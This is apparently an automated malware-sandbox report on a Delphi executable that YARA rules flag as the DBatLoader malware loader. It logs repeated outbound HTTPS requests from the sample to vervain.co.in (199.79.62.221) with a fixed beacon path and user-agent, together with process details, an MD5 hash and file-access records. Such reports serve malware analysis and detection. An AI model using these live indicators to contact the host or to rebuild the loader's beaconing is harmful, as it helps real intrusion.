78	192.168.2.4	49856	199.79.62.221	443	C:\Users\user\Desktop\nclpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:10:13 UTC	75	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: lVali Host: vervain.co.in
2022-08-05 13:10:13 UTC	75	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:10:13 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:10:13 UTC	75	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
79	192.168.2.4	49857	199.79.62.221	443	C:\Users\user\Desktop\nclpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:10:14 UTC	76	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: lVali Host: vervain.co.in
2022-08-05 13:10:14 UTC	76	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:10:14 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:10:14 UTC	76	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.4	49763	199.79.62.221	443	C:\Users\user\Desktop\nclpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:08:31 UTC	7	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: lVali Host: vervain.co.in

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:08:31 UTC	7	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:08:31 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:08:31 UTC	8	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
80	192.168.2.4	49858	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:10:15 UTC	77	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: lVali Host: vervain.co.in
2022-08-05 13:10:15 UTC	77	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:10:15 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:10:15 UTC	77	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
81	192.168.2.4	49859	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:10:16 UTC	78	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: lVali Host: vervain.co.in
2022-08-05 13:10:16 UTC	78	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:10:16 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:10:16 UTC	78	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
82	192.168.2.4	49860	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:10:17 UTC	79	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:10:17 UTC	79	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:10:17 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:10:17 UTC	79	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
83	192.168.2.4	49861	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:10:18 UTC	80	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:10:18 UTC	80	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:10:18 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:10:18 UTC	80	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
84	192.168.2.4	49863	199.79.62.221	443	C:\Users\user\Desktop\nclpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:10:19 UTC	81	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: lVali Host: vervain.co.in
2022-08-05 13:10:20 UTC	81	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:10:20 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:10:20 UTC	81	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
85	192.168.2.4	49864	199.79.62.221	443	C:\Users\user\Desktop\nclpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:10:20 UTC	82	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: lVali Host: vervain.co.in
2022-08-05 13:10:21 UTC	82	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:10:20 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:10:21 UTC	82	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
86	192.168.2.4	49867	199.79.62.221	443	C:\Users\user\Desktop\nclpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:10:21 UTC	82	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: lVali Host: vervain.co.in

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:10:22 UTC	83	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:10:22 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:10:22 UTC	83	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.4	49764	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:08:33 UTC	8	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:08:34 UTC	8	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:08:33 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:08:34 UTC	9	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Statistics

No statistics

System Behavior

Analysis Process: ncIpox4w8f.exe PID: 2916, Parent PID: 5224

General

Target ID:	0
Start time:	15:08:18
Start date:	05/08/2022
Path:	C:\Users\user\Desktop\ncIpox4w8f.exe

Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\ncIpox4w8f.exe"
Imagebase:	0x400000
File size:	1009664 bytes
MD5 hash:	03FB0F9DF279B56130A63D5330461789
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000000.238770915.0000000000401000.00000020.00000001.01000000.00000003.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000002.528757099.0000000002AC0000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.316597179.000000000540C000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.297908164.0000000005536000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.388263630.000000000571D000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.267479672.0000000005250000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.280613950.0000000005258000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.325641220.000000000532C000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.370720405.0000000005803000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.304401425.000000000532F000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.266317297.0000000005450000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.272943807.0000000004942000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.371769839.00000000058FA000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000002.516088512.0000000002290000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.377241970.0000000005825000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.345105866.00000000054B9000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.286610095.0000000005061000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.284258980.0000000004F55000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.309310644.0000000005330000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	24142FC	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	24142FC	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	24142FC	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	24142FC	InternetOpenUrlA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	24142FC	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	24142FC	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	24142FC	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	24142FC	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	24142FC	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	24142FC	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	24142FC	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	24142FC	InternetOpenUrlA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
